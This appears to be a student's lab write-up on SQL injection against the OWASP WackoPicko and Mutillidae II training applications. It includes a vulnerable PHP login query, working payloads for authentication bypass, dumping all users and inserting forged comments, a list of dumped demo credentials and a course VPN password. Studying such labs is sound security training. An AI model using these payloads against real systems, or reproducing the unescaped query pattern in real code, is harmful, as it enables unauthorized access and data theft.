
## Assignment lab 2

## Hacknet server connection

- open VM (Kali Linux)
- open terminal in /Desktop/c22
- run sudo openvpn hacknet.ovpn
- introduce password received on email (H8kZ8j)
- access link https://10.200.10.1/hnet in browser
- for this assignment I've accessed the server with ip address 10.200.122.18
- it should look something like this




I will go to the marked projects for completing the assignment

## 1. Create a SQL injection attack on the OWASP WackoPicko application to bypass the authentication step.

Source of inspiration: github repo for WackoPicko

I will follow the steps from section Exploit 3: bypass authentication from laboratory material

- started Tamper Data
- Clicked Login



- check the code for authentication (and figure out how can be bypassed)
- login page code of interest:

```
...
if ($user = Users::check_login($_POST['username'], $_POST['password'],
True))
...
```


check\_login code of interest

```
function check_login($username, $pass, $vuln = False)
{
  if ($vuln)
{
   $query = sprintf("SELECT * from `users` where `login` like '%s' and `password` = SHA1( CONCAT('%s', `salt`)) limit 1;",
   $username,
   mysql_real_escape_string($pass));
}
...
```


Vulnerable part: where login like '%s' → we don't need to know credentials for a specific user, we can put the % pattern to match the login word and append to it a string that represents a true state and for the password we can insert any string. The input that I used is:

username: %' or '1'='1


password: parola




• pressing the login button




2. Create a SQL injection attack on the OWASP Mutillidae II application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi - Extract data -> User Info (SQL) that displays information about all users in the database




• go to the specified path:



- first attempt:
  - o username: admin
  - o password: ' OR '1'='1'



- credentials used:
  - username: 'OR '1'='1password: 'OR '1'='1



## Results:

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey

Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce Password=password Signature=I Love SANS

Username=samurai Password=samurai Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

Username=dreveil
Password=password
Signature=Preparation H

Username=scotty
Password=password
Signature=Scotty do

Username=cal
Password=password
Signature=C-A-T-S Cats Cats Cats

Username=john
Password=password
Signature=Do the Duggie!


Username=kevin
Password=42
Signature=Doug Adams rocks

Username=dave
Password=set
Signature=Bet on S.E.T. FTW


Username=patches Password=tortoise Signature=meow

Username=rocky Password=stripes Signature=treats? Username=tim Password=lanmaster53 Signature=Because reconnaissance is hard to spell Username=ABaker Password=SoSecret Signature=Muffin tops only Username=PPan Password=NotTelling Signature=Where is Tinker? Username=CHook Password=JollyRoger Signature=Gator-hater Username=james Password=i<3devs Signature=Occupation: Researcher Username=user Password=user Signature=User Account Username=ed Password=pentest Signature=Commandline KungFu anyone?

- 3. Create a SQL injection attack on the OWASP Mutillidae II application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi Insert Injection -> Add to your blog with the aim to insert a comment without logging in to the site. Change the author of the comment so that it is not anonymous. Display comments inserted by SQL injection
  - path:



trying to post the message ' OR '1'='1'



• trying the following input:

```
post_test' , now()), ('my_user', 'my_comment', now()) --
```

- post
- going to view all blogs: click View blogs near table with current user blogs
- select Show all from Please Choose Author then press View Blog Entries Here is the entry posted with my\_user username.

